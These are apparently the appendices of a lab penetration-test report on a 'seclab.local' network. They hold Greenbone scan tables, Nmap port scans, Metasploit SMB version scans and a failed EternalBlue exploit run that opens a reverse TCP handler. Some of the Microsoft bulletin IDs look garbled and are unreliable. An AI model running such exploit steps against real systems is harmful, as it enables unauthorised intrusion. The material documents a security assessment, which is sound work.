CVE-2000-1104		192.168.20.9				Microsoft MS50A-017 security check				
CVE-2004-0204		192.168.20.9				Microsoft MS500-078 security check				
CVE-1999-0084		192.168.20.9				Microsoft MS500-058 security check				
CVE-2000-0778		192.168.20.9				Microsoft MS500-06 security check				
CVE-2000-0997		192.168.20.9				Microsoft MS500-06 security check				

<< 1 - 33 of 33 >>

TLS Certificates

Greenbone
Security Assistant

DashboardscansAssetsResilienceSecinfoConfigurationAdministrationHelp

Filter

Report:Sat, Apr 27, 2024 12:35 PM UTC

Done

ID: 63629177-2e8a-4143-9732-881985faafecCreated: Sat, Apr 27, 2024 12:36 PM UTCModified: Sat, Apr 27, 2024 12:46 PM UTCOwner: admin

InformationResults (21 of 112)Hosts (4 of 5)Ports (4 of 10)Applications (2 of 2)Operating Systems (1 of 1)CVEs (6 of 6)Closed CVEs (33 of 33)TLS Certificates (2 of 2)Error Messages (1 of 1)User Tags (0)

Issuer DNSerialActivatesExpiresIPHostnamePortActions

CN=DESKTOP-6C09E9F120DE51511739CAA42908D383805952BWed, Feb 7, 2024 3:58 PM UTCThu, Aug 8, 2024 3:58 PM UTC192.168.20.8secamwindows10-1909.seclab.local3389

CN=WIN-R08JAITCL984CB64A449DB502AA4839B7061F72E73EWed, Feb 7, 2024 2:22 PM UTCThu, Aug 8, 2024 2:22 PM UTC192.168.20.9secamwinserver2012.seclab.local3389

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

Errors

Greenbone
Security Assistant

DashboardscansAssetsResilienceSecinfoConfigurationAdministrationHelp

Filter

Report:Sat, Apr 27, 2024 12:35 PM UTC

Done

ID: 63629177-2e8a-4143-9732-881985faafecCreated: Sat, Apr 27, 2024 12:36 PM UTCModified: Sat, Apr 27, 2024 12:46 PM UTCOwner: admin

InformationResults (21 of 112)Hosts (4 of 5)Ports (4 of 10)Applications (2 of 2)Operating Systems (1 of 1)CVEs (6 of 6)Closed CVEs (33 of 33)TLS Certificates (2 of 2)Error Messages (1 of 1)User Tags (0)

Error MessageHostHostnameNVTPort

Task was unexpectedly stopped or killed.

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

User Tags

Greenbone
Security Assistant

DashboardscansAssetsResilienceSecinfoConfigurationAdministrationHelp

Filter

Report:Sat, Apr 27, 2024 12:35 PM UTC

Done

ID: 63629177-2e8a-4143-9732-881985faafecCreated: Sat, Apr 27, 2024 12:36 PM UTCModified: Sat, Apr 27, 2024 12:46 PM UTCOwner: admin

InformationResults (21 of 112)Hosts (4 of 5)Ports (4 of 10)Applications (2 of 2)Operating Systems (1 of 1)CVEs (6 of 6)Closed CVEs (33 of 33)TLS Certificates (2 of 2)Error Messages (1 of 1)User Tags (0)

No user tags available

Appendix C – 192.168.20.13 Exploit Failed

192.168.20.13 SMB Version Vulnerability Present

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> run
[*] 192.168.20.12:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:17h 10m 42s) (guid:{beb64938-afe5-4470-b6a3-a5318d8d584e}) (authentication domain:SECAMWINSERVER2)
[*] 192.168.20.12:445 - Host is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:SECAMWINSERVER2)
[*] 192.168.20.13:445 - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:17h 10m 48s) (guid:{61e72be9-a97d-47da-b3b6-d57522de245f}) (authentication domain:WIN7)
[*] 192.168.20.13:445 - Host is running Windows 7 Professional SP1 (build:7601) (name:WIN7)
[*] 192.168.20.0/24: - Scanned 26 of 256 hosts (10% complete)
[*] 192.168.20.0/24: - Scanned 52 of 256 hosts (20% complete)
[*] 192.168.20.0/24: - Scanned 77 of 256 hosts (30% complete)
[*] 192.168.20.0/24: - Scanned 103 of 256 hosts (40% complete)
[*] 192.168.20.0/24: - Scanned 128 of 256 hosts (50% complete)
[*] 192.168.20.0/24: - Scanned 154 of 256 hosts (60% complete)
[*] 192.168.20.0/24: - Scanned 180 of 256 hosts (70% complete)
[*] 192.168.20.0/24: - Scanned 205 of 256 hosts (80% complete)
[*] 192.168.20.0/24: - Scanned 231 of 256 hosts (90% complete)
[*] 192.168.20.0/24: - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >>
```

192.168.20.13 Not Vulnerable

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run
[*] Started reverse TCP handler on 192.168.0.36:4444
[*] 192.168.20.13:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.20.13:445 - Host does NOT appear vulnerable.
[*] 192.168.20.13:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.20.13:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >>
```


Appendix D – 192.168.20.8 Host Disappeared

Host 192.168.20.8 Discovered

```
Nmap scan report for secamwindows10-1909.seclab.local (192.168.20.8)
Host is up (0.024s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server

Nmap scan report for secamwinserver2012.seclab.local (192.168.20.9)
Host is up (0.0062s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
49155/tcp  open  unknown

Nmap scan report for secamwinserver2008.seclab.local (192.168.20.12)
Host is up (0.012s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
49158/tcp  open  unknown

Nmap scan report for computer_1.seclab.local (192.168.20.44)
Host is up (0.0042s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
2869/tcp   closed  icslap
3389/tcp   closed  ms-wbt-server
```

Host 192.168.20.8 Vulnerability Identified (CVE-1999-0519)

Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	7.5 (High)	99 %	192.168.20.12	secamwinserver2008.seclab.local	445/tcp	Sat, Apr 27, 2024 12:42 PM UTC
Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability	7.5 (High)	99 %	192.168.20.8	secamwindows10-1909.seclab.local	445/tcp	Sat, Apr 27, 2024 12:40 PM UTC
Anonymous FTP Login Reporting	6.4 (Medium)	80 %	192.168.20.9	secamwinserver2012.seclab.local	21/tcp	Sat, Apr 27, 2024 12:40 PM UTC

Host 192.168.20.8 Disappeared

```
Nmap scan report for secamwinserver2012.seclab.local (192.168.20.9)
Host is up (0.0062s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49155/tcp open  unknown

Nmap scan report for secamwinserver2008.seclab.local (192.168.20.12)
Host is up (0.012s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Nmap scan report for computer_1.seclab.local (192.168.20.44)
Host is up (0.0042s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
2869/tcp  closed icslap
3389/tcp  closed ms-wbt-server
```